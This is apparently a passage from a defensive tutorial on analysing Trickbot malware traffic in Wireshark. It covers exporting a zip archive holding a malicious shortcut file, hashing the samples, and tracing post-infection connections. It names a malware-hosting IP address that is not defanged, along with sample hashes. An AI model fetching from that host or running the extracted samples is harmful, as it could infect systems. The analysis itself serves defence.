The screenshot shows the Wireshark interface with a selected HTTP stream. The request line is:

```
GET /dd05ce3a-a9c9-4018-8252-d579eed1e670.zip HTTP/1.1
```

Annotations highlight several indicators:

- A red arrow points to the URL `/dd05ce3a-a9c9-4018-8252-d579eed1e670.zip` with the text "URL ends in .zip".
- A red arrow points to the first two bytes of the file content, which are "PK", with the text "First two bytes of the file show as ASCII characters PK".
- A red arrow points to the `Content-Type: application/zip` header with the text "Content identified as application/zip".

The content pane shows the beginning of the zip file's payload, starting with "PK.....080..w.J".

Figure 4: Indicators the HTTP request returned a zip archive.

Trickbot Pcap. Analysis

You can export the zip archive from the traffic using Wireshark as shown in Figure 5 and Figure 6 using the following path:

File → Export Objects → HTTP...




Figure 5: Exporting HTTP objects from the pcap.

Trickbot Pcap. Analysis

In a BSD, Linux, or Mac environment, you can easily confirm the extracted file is a zip archive





Figure 6: Exporting the zip archive from the pcap.

Trickbot Pcap. Analysis

Get the SHA256 hash of the file, and extract the contents of the archive in a command line environment. In this case, the content is a Windows shortcut file, which you can also confirm and get the SHA256 hash as shown in Figure 7.



A terminal window titled "Terminal - debian-user@debian-host: ~/Desktop". The window shows a series of commands being run on a Debian system to analyze a zip archive named "dd05ce3a-a9c9-4018-8252-d579eed1e670.zip". The commands include "file", "shasum -a 256", "unzip", and "file" again on the extracted ".lnk" file. The output confirms the file is a Zip archive containing a Windows shortcut (.lnk) file, which is then analyzed to show its properties and SHA256 hash.

```
Terminal - debian-user@debian-host: ~/Desktop
File Edit View Terminal Tabs Help
debian-user@debian-host:~/Desktop$ file dd05ce3a-a9c9-4018-8252-d579eed1e670.zip
dd05ce3a-a9c9-4018-8252-d579eed1e670.zip: Zip archive data, at least v2.0 to extract
debian-user@debian-host:~/Desktop$ shasum -a 256 dd05ce3a-a9c9-4018-8252-d579eed1e670.zip
575e2f2b5e90dddb30f078e34d0fb80bdd7d7043f9317d1d74f89d4e76629853 dd05ce3a-a9c9-4018-8252-
d579eed1e670.zip
debian-user@debian-host:~/Desktop$ unzip dd05ce3a-a9c9-4018-8252-d579eed1e670.zip
Archive: dd05ce3a-a9c9-4018-8252-d579eed1e670.zip
replace InvoiceAndStatement.lnk? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
  inflating: InvoiceAndStatement.lnk
debian-user@debian-host:~/Desktop$ file InvoiceAndStatement.lnk
InvoiceAndStatement.lnk: MS Windows shortcut, Item id list present, Points to a file or di
rectory, Has Description string, Has Relative path, Has command line arguments, Icon numbe
r=1, Archive, ctime=Sat Nov 22 07:44:59 2014, mtime=Sat Nov 22 07:44:59 2014, atime=Sat No
v 22 07:45:00 2014, length=357376, window=hidenormalshowminimized
debian-user@debian-host:~/Desktop$ shasum -a 256 InvoiceAndStatement.lnk
387682995c339dd34e1b7943d7bcb84a7c1a3b538ffa10cf5a1555361a40a0fd InvoiceAndStatement.lnk
debian-user@debian-host:~/Desktop$
```

Figure 7: Checking the extracted zip archive and its contents.

Trickbot Pcap. Analysis

An HTTP request to **144.91.69.195** returned a Windows executable file.

This is the initial Windows executable for Trickbot.

You can follow the HTTP stream for this HTTP request and find indicators this is an executable file as shown in Figure 8 and Figure 9.




Figure 8: Following the HTTP stream for the HTTP request to 144.91.69.195.

Trickbot Pcap. Analysis




Figure 9: Indicators the returned file is a Windows executable or DLL file.

Trickbot Pcap. Analysis

You can extract the executable file from the pcap as shown in Figure 10.




Figure 10: Exporting the Windows executable from the pcap.

Trickbot Archeology

Post infection traffic initially consists of HTTPS/SSL/TLS traffic over TCP port 443, 447, or 449 and an IP address check by the infected Windows host. In this infection, shortly after the HTTP request for the Trickbot executable, we can see several attempted TCP connections over port 443 to different IP addresses before the successful TCP connection to 187.58.56[.]26 over TCP port 449.

If you use your **basic+** filter, you can see these attempted connections as shown in Figure 11 and Figure 12.




Figure 11: Attempted TCP connections over port 443 by the infected Windows host.

Trickbot Pcap. Analysis




Figure 12: Scrolling down to see more TCP connections over port 443 before a successful connection to 187.58.56[.]26 over TCP port 449.

Trickbot Pcap. Analysis

The HTTPS/SSL/TLS traffic to various IP addresses over TCP port 447 and TCP port 449 has unusual certificate data. We can review the certificate issuer by filtering on ***ssl.handshake.type == 11*** when using Wireshark 2.x or ***tls.handshake.type == 11*** when using Wireshark 3.x.

Then go to the frame details section and expand the information, finding your way to the certificate issuer data as seen in Figure 13 and Figure 14.

